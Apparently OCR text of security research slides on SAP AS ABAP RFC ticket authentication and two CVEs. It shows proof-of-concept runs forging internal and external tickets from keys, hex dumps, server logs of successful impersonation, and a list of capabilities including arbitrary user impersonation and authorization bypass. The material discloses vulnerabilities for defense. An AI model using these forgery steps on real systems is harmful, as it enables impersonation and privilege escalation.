
0x0140
[Internal Ticket Container]

```
000001E4  12 4f 55 54 42 4f 55 4e  44 5f 52 46 43 5f 33 5f   .OUTBOUN D_RFC_3_
000001F4  50 4f 43 00 06 01 30 00  08 52 53 52 46 43 50 49   POC...0. .RSRFCPI
00000204  4e 01 30 01 11 00 05 41  4c 49 43 45 01 11 01 17   N.0....A LICE....
00000214  00 0c b9 74 2e 2c b8 68  da c4 f7 0b 0d 15 01 17   ...t.,.h ........
00000224  00 03 00 03 41 34 48 00  03 00 0c 00 04 53 4d 35   ....A4H. .....SM5
00000234  39 00 0c 01 22 00 0e 32  30 32 33 30 36 30 38 31   9..."..2 02306081
00000244  37 35 33 35 34 01 22 01  35 00 0a 44 45 4d 4f 53   75354.". 5..DEMOS
00000254  59 53 54 45 4d 01 35 01  23 00 00 01 23 01 41 00   YSTEM.5. #...#.A.
00000264  1c 88 3c 9a 48 5c 2e 53  5c 5f 31 da 01 9f 18 19   ..<.H\.S \_1.....
00000274  d3 ee 96 63 42 b6 9d 3c  a4 ad 62 9f 1d 01 41 01   ...cB..< ..b...A.
00000284  40 00 24 04 c0 7e 9e 19  14 03 3b f0 97 80 a6 a8   @.$..~.. ..;.....
00000294  87 f4 6a 16 ef ef b7 09  a7 7a 6f 89 21 55 dc e9   ..j..... .zo.!U..
000002A4  28 dc a7 cb 36 f4 1d 01  40 00 0e 00 03 30 30 30   (...6... @....000
000002B4  00 0e 01 19 00 05 41 4c  49 43 45 01 19 01 14 00   ......AL ICE.....
000002C4  03 30 30 30 01 14 01 15  00 01 45 01 15 00 09 00   .000.... ..E.....
000002D4  05 41 4c 49 43 45 00 09  01 34 00 03 30 30 30 01   .ALICE.. .4..000.
000002E4  34 05 01 00 01 01 05 01  01 36 00 25 01 02 42 ac   4........ .6.%..B.
```

```
~/e/crypto ❯❯❯ python3 ab_TicketInt.py -ik 696e053bd9fa4b27b53e5e8efc02ec1f06e86b86c51c09349ea6583b2fbb70241d8a5a9415c29ef0a64531613df6a4f6cb6ad2ea6bf21e146d1e87b3fc0d06
32 -cs A4H -rt 20230608175354 -ci DEMOSYSTEM -sc -ss 04c07e9e -v
[*] Calculating IntTicket...
[i] Key intkey is                  ==> 696e053bd9fa4b27b53e5e8efc02ec1f06e86b86c51c09349ea6583b2fbb70241d8a5a9415c29ef0a64531613df6a4f6cb6ad2ea6bf21e146d1e87b3fc0d0632
[i] Caller SID (CSID) is           ==> A4H
[i] Caller InstNo (CInstNo) is     ==> DEMOSYSTEM
[i] Timestamp is                   ==> 20230608175354
[i] Message is                     ==> A4H20230608175354DEMOSYSTEM
[i] IntTicket                      ==> E4581EB80D999FF7043FB0875531AE608436E168FBBDB7899B9409D23CB2AE40
[*] Scrambling IntTicket...
[i] Scrambling seed                ==> 04C07E9E
[i] Scrambled IntTicket            ==> 1914033BF09780A6A887F46A16EFEFB709A77A6F892155DCE928DCA7CB36F41D
[+] Done
```

Internal Conversation (State I)

Authentication Workflow




```
# cat /usr/sap/<SID>/D00/work/dev_wN
[...]
A RFC SignOn> CheckTicket
A RFC SignOn> CClient 000 (leng: 3)
A RFC SignOn> WhoAmI ALICE (leng: 5)
A RFC SignOn> Client 000 (leng: 3)
A RFC SignOn> User ALICE (leng: 5)
A RFC SignOn> SystemID NPL (leng: 3)
A RFC SignOn> TransactionID SE37 (leng: 4)
A RFC SignOn> TimeStamp 20230502231419 (leng: 14)
A RFC SignOn> TicketInt (leng: 32)
A RFC SignOn> TicketExt (leng: 24)
A RFC SignOn> LicenseNr DEMOSYSTEM (leng: 10)
A RFC SignOn> Information (leng: 0)
A RFC SignOn> call from client with same sysid.
A RFC SignOn> Check internal RFC ticket
[...]
N RSEC: --> "rsecxdb__ReadEncryptedContents"
[/bas/753_REL/src/krn/...
N In: pIdentifier =
/HMAC_INDEP/RFC_INTERNAL_TICKET_4_TRUSTED_SYSTEM
[...]
A RFC SignOn> [1] ab_MakeTicketRcvInternal (buffer leng:
58, sum leng: 0, ...
A RFC SignOn> Check internal RFC ticket successful.
A RFC SignOn> Single signon successful (internal ticket)
[...]
A RFC SignOn> RFC type I
M ThSetRfcType: set rfc type DP_INTERNAL_RFC for T2
```

Internal Conversation (State I)

Authentication Workflow

Client	User ID	Client Host	Application	Dialog time	Session Type
000	ALICE	kali		05.05.2023 01:08:31	RFC
000	ALICE	kali	SM04	05.05.2023 01:08:38	GUI

Details

Group description	Cell Content
Client	000
User ID	ALICE
Internally Used Back-End Session Key	T6_U6199_M0
Client Host	kali
Dialog time	05.05.2023 01:08:31
Type of User Session	RFC
No. of Sessions	1
Priority	High
Info About User Session	Sync. RFC
Memory Size (Net)	1.939
Conversation ID	74744430
Application Info.	R=1 T=S S=qassrvsap_NPL_00 I=BAPI_USER_G
User Trace	Off
Gross Memory	4.207
Hyper Memory	56
ABAP Memory	1.515
RFC Logon Type	Internal
Name of Main Program	SAPMSSY1
SAP GUI Version	770


```
# cat /usr/sap/<SID>/D00/work/dev_wN
[...]
A RFC SignOn> CheckTicket
A RFC SignOn> CClient 000 (leng: 3)
A RFC SignOn> WhoAmI ALICE (leng: 5)
A RFC SignOn> Client 000 (leng: 3)
A RFC SignOn> User ALICE (leng: 5)
A RFC SignOn> SystemID NPL (leng: 3)
A RFC SignOn> TransactionID SE37 (leng: 4)
A RFC SignOn> TimeStamp 20230502231419 (leng: 14)
A RFC SignOn> TicketInt (leng: 32)
A RFC SignOn> TicketExt (leng: 24)
A RFC SignOn> LicenseNr DEMOSYSTEM (leng: 10)
A RFC SignOn> Information (leng: 0)
A RFC SignOn> call from client with same sysid.
A RFC SignOn> Check internal RFC ticket
[...]
N RSEC: --> "rsecxdb__ReadEncryptedContents"
[/bas/753_REL/src/krn/...
N In: pIdentifier =
/HMAC_INDEP/RFC_INTERNAL_TICKET_4_TRUSTED_SYSTEM
[...]
A RFC SignOn> [1] ab_MakeTicketRcvInternal (buffer leng:
58, sum leng: 0, ...
A RFC SignOn> Check internal RFC ticket successful.
A RFC SignOn> Single signon successful (internal ticket)
[...]
A RFC SignOn> RFC type I
M ThSetRfcType: set rfc type DP_INTERNAL_RFC for T2
```

Internal Conversation (State I)

Authentication Workflow

IntTicket Capabilities and Additional Use Cases

- arbitrary user impersonation
- bypasses S_RFC authorization check when
  - Profile parameter *auth/rfc_authority_check != 2*
  - Profile parameter *auth/rfc_authority_check != 9*
  - Kernel default = 1



Re-Check on Kernel Release 777

- New sanity checks
  - External Ticket ExtTicket
  - Extra validation of Installation Number

```
# cat /usr/sap/<SID>/D00/work/dev_wN
[...]
A RFC SignOn> cmp license |DEMOSYSTEM|DEMOSYSTEM|
A RFC SignOn> call from client with same license number.
A RFC SignOn> Check internal RFC ticket
[...]
A RFC SignOn> [1] ab_MakeTicketRcvInternal (buffer leng:
58, sum leng: 0, ...
A RFC SignOn> Check internal RFC ticket successful.
A RFC SignOn> cmp client |000|000|
A RFC SignOn> cmp user |ALICE|ALICE|
[...]
A RFC Signon> ab_MakeTicketRcvExternal key (1)
RFC_EXTERNAL_TICKET_4_TRUSTED_SYSTEM (rc: 0 len 64)
A RFC SignOn> [1] ab_MakeTicketRcvDBKey (buffer leng:
134, sum leng: 138, ...
A RFC SignOn> Single signon successful (internal ticket)
[...]
A RFC SignOn> RFC type I
M ThSetRfcType: set rfc type DP_INTERNAL_RFC for T2
```

External Ticket – ExtTicket (Security Method 2)

Implementation and Cryptographic Routines

Pre-Shared Secret *extkey*


- 64-byte long message digest using PRNG
- Trusted System: Stored in Secure Storage in the Database (3DES-EDE & base64 encoded)
- Trusting System: Stored in RFCSYSACL record

Message String *msg*

- Caller and destination user information
- Caller Transaction ID and SID
- Request Timestamp

Algorithm

- Custom SHA **ab_sha** with 46 rounds total
- SHA(msg || extkey || padding), post-calculation padding



External Ticket – ExtTicket (Security Method 2)

Python3 PoC ab_TicketExt.py

0x0141
[External Ticket Container]


```
000001E4  12 4f 55 54 42 4f 55 4e  44 5f 52 46 43 5f 33 5f   .OUTBOUN D_RFC_3_
000001F4  50 4f 43 00 06 01 30 00  08 52 53 52 46 43 50 49   POC...0. .RSRFCPI
00000204  4e 01 30 01 11 00 05 41  4c 49 43 45 01 11 01 17   N.0....A LICE....
00000214  00 0c db c2 22 43 33 e4  0a ad 21 ca 74 92 01 17   ....."C3. ..!.t...
00000224  00 03 00 03 41 34 48 00  03 00 0c 00 04 53 4d 35   ....A4H. .....SM5
00000234  39 00 0c 01 22 00 0e 32  30 32 33 30 36 30 38 31   9..."..2 02306081
00000244  38 33 35 30 31 01 22 01  21 00 01 58 01 21 01 35   83501.". !..X.!.5
00000254  00 0a 44 45 4d 4f 53 59  53 54 45 4d 01 35 01 23   ..DEMOSY STEM.5.#
00000264  00 00 01 23 01 20 00 1c  31 32 37 e0 aa d8 4d 49   ...#. .. 127....I
00000274  a1 1f 67 3f e6 cc 99 d4  ea 91 99 be 11 b5 08 7d   ..g?.... .......}
00000284  be 60 f9 63 01 20 01 41  00 1c 53 d9 42 c5 df 47   .`.c. .A ..S.B..G
00000294  a0 74 b5 56 a0 45 3c 74  e8 75 8d 57 21 37 40 a4   .t.V.E<t .u.W!7@.
000002A4  cc bb 70 b2 55 ae 01 41  01 40 00 24 74 25 c2 d6   ..p.U. A .@.$t%..
000002B4  cd d1 79 d6 16 b3 dd 27  a7 15 44 13 12 92 6b c3   ..y...' ..D...k.
000002C4  aa ea a5 a3 e6 e5 60 e1  35 63 4b 09 81 24 91 fc   ......`. 5cK..$..
000002D4  01 40 00 0e 00 03 30 30  31 00 0e 01 19 00 03 42   .@....00 1......B
000002E4  4f 42 01 19 01 14 00 03  30 30 30 01 14 01 15 00   OB...... 000.....
000002F4  01 45 01 15 00 09 00 03  42 4f 42 00 09 01 34 00   .E...... BOB...4.
```

Single Logon Flag Container

```
~/e/crypto ❯❯❯ python3 ab_TicketExt.py -ek b0ea61c94324d60b2e9272162da977608490a2618861bae6d7b32283ca6d8843ca5b2b89a9df42c4210f707c08e67edc8f93db77506d2194703ce0074e9be7
4f -u ALICE -c 000 -cu BOB -cc 001 -ct SM59 -cs A4H -rt 20230608183501 -sc -ss 53d942c5 -v
[*] Calculating ExtTicket...
[i] Key extkey is                          ==> b0ea61c94324d60b2e9272162da977608490a2618861bae6d7b32283ca6d8843ca5b2b89a9df42c4210f707c08e67edc8f93db77506d2194703ce0074e9b
e74f
[i] Caller SID (CSID) is                   ==> A4H
[i] Caller user (CUser) is                 ==> BOB
[i] Caller client (CClient) is             ==> 001
[i] Caller transaction ID (CTransID) is    ==> SM59
[i] User (User) is                         ==> ALICE
[i] Client (Client) is                     ==> 000
[i] Timestamp is                           ==> 20230608183501
[i] Message is                             ==> 001BOB000ALICEA4HSM5920230608183501B0EA61C94324D60B2E9272162DA977608490A2618861BAE6D7B32283CA6D8843CA5B2B89A9DF42C4210F707C0
8E67EDC8F93DB77506D2194703CE0074E9BE74F
[i] ExtTicket                              ==> 25E507CF217242687C384C3C701410C012C767D600000000
[*] Scrambling ExtTicket...
[i] Scrambling seed is                     ==> 53D942C5
[i] Scrambled ExtTicket                    ==> DF47A074B556A0453C74E8758D57213740A4CCBB70B255AE
[+] Done
```

Trusted Conversation (State E)

Authentication Workflow




```
# cat /usr/sap/<SID>/D00/work/dev_wN
[...]
A RFC SignOn> Trusted Relationship X
[...]
A RFC SignOn> User Check 2 (new trusted method)
A RFC SignOn> CheckTicket
A RFC SignOn> CClient 001 (leng: 3)
A RFC SignOn> WhoAmI BOB (leng: 3)
A RFC SignOn> Client 000 (leng: 3)
A RFC SignOn> User ALICE (leng: 5)
A RFC SignOn> SystemID NPL (leng: 3)
A RFC SignOn> TransactionID SE37 (leng: 4)
A RFC SignOn> TimeStamp 20230502224502 (leng: 14)
A RFC SignOn> Ticket (leng: 24)
A RFC SignOn> TicketInt (leng: 32)
A RFC SignOn> TicketExt (leng: 24)
A RFC SignOn> LicenseNr DEMOSYSTEM (leng: 10)
A RFC SignOn> Information (leng: 0)
A RFC SignOn> cmp sysid |NPL|A4H|
A RFC SignOn> call from client with different sysid.
A RFC SignOn> Check ext. ticket for trusted system
between systems with different system ids.
A RFC SignOn> Use the new ticket
[...]
A RFC SignOn> trusted/trusting passed (done = e07f9f)
[...]
A RFC SignOn> RFC type E
M ThSetRfcType: set rfc type DP_EXTERNAL_RFC for T11
```

Trusted Conversation (State E)

Authentication Workflow

Client	User ID	Client Host	Application	Dialog time	Session
000	ALICE	kali		05.05.2023 01:55:57	RFC
001	TTSYADMIN	kali	SM04	05.05.2023 01:58:07	GUI

Details

Group description	Cell Content
Client	000
User ID	ALICE
Internally Used Back-End Session Key	T9_U4896_M0
Client Host	kali
Dialog time	05.05.2023 01:55:57
Type of User Session	RFC
No. of Sessions	1
Priority	High
Info About User Session	Sync. RFC
Memory Size (Net)	2.066
Conversation ID	80804742
Application Info.	R=1 T=S S=qassrvsap_NPL_00 I=BAPI_USER_
User Trace	Off
Gross Memory	4.207
Hyper Memory	58
ABAP Memory	1.596
RFC Logon Type	External

```
# cat /usr/sap/<SID>/D00/work/dev_wN
[...]
A RFC SignOn> Trusted Relationship X
[...]
A RFC SignOn> User Check 2 (new trusted method)
A RFC SignOn> CheckTicket
A RFC SignOn> CClient 001 (leng: 3)
A RFC SignOn> WhoAmI BOB (leng: 3)
A RFC SignOn> Client 000 (leng: 3)
A RFC SignOn> User ALICE (leng: 5)
A RFC SignOn> SystemID NPL (leng: 3)
A RFC SignOn> TransactionID SE37 (leng: 4)
A RFC SignOn> TimeStamp 20230502224502 (leng: 14)
A RFC SignOn> Ticket (leng: 24)
A RFC SignOn> TicketInt (leng: 32)
A RFC SignOn> TicketExt (leng: 24)
A RFC SignOn> LicenseNr DEMOSYSTEM (leng: 10)
A RFC SignOn> Information (leng: 0)
A RFC SignOn> cmp sysid |NPL|A4H|
A RFC SignOn> call from client with different sysid.
A RFC SignOn> Check ext. ticket for trusted system
between systems with different system ids.
A RFC SignOn> Use the new ticket
[...]
A RFC SignOn> trusted/trusting passed (done = e07f9f)
[...]
A RFC SignOn> RFC type E
M ThSetRfcType: set rfc type DP_EXTERNAL_RFC for T11
```

Attacks and Vulnerabilities [CVE-2021-27610/CVE-2023-0014]

Design Flaws and Weaknesses in the Architecture of the Ticketing Systems

CVE-2021-27610 (Internal Ticket)

1) Credential Leak of Internal Ticket and Authentication Bypass
   - **Leak:** AS ABAP cannot distinguish between internal and external conversation partners in outgoing communications
   - **Recycling:** AS ABAP cannot distinguish between internal and external conversation partners in incoming communications

2) Weak Message String Used in Internal Ticket Construction
   - Inject user context into request w/o invalidating signature
     - Escalation of privileges and user impersonation

   works only on older releases (kernel 753) due to additional ExtTicket check on newer releases (kernel 777)

CVE-2023-0014 (External Ticket)

1) Credential Leak of External Ticket and Ticket Replay/Relay
   - **Leak:** AS ABAP cannot distinguish between trusted and untrusted conversation partners in outgoing communications
   - **Recycling:** AS ABAP cannot distinguish between trusted and untrusted conversation partners in incoming communications

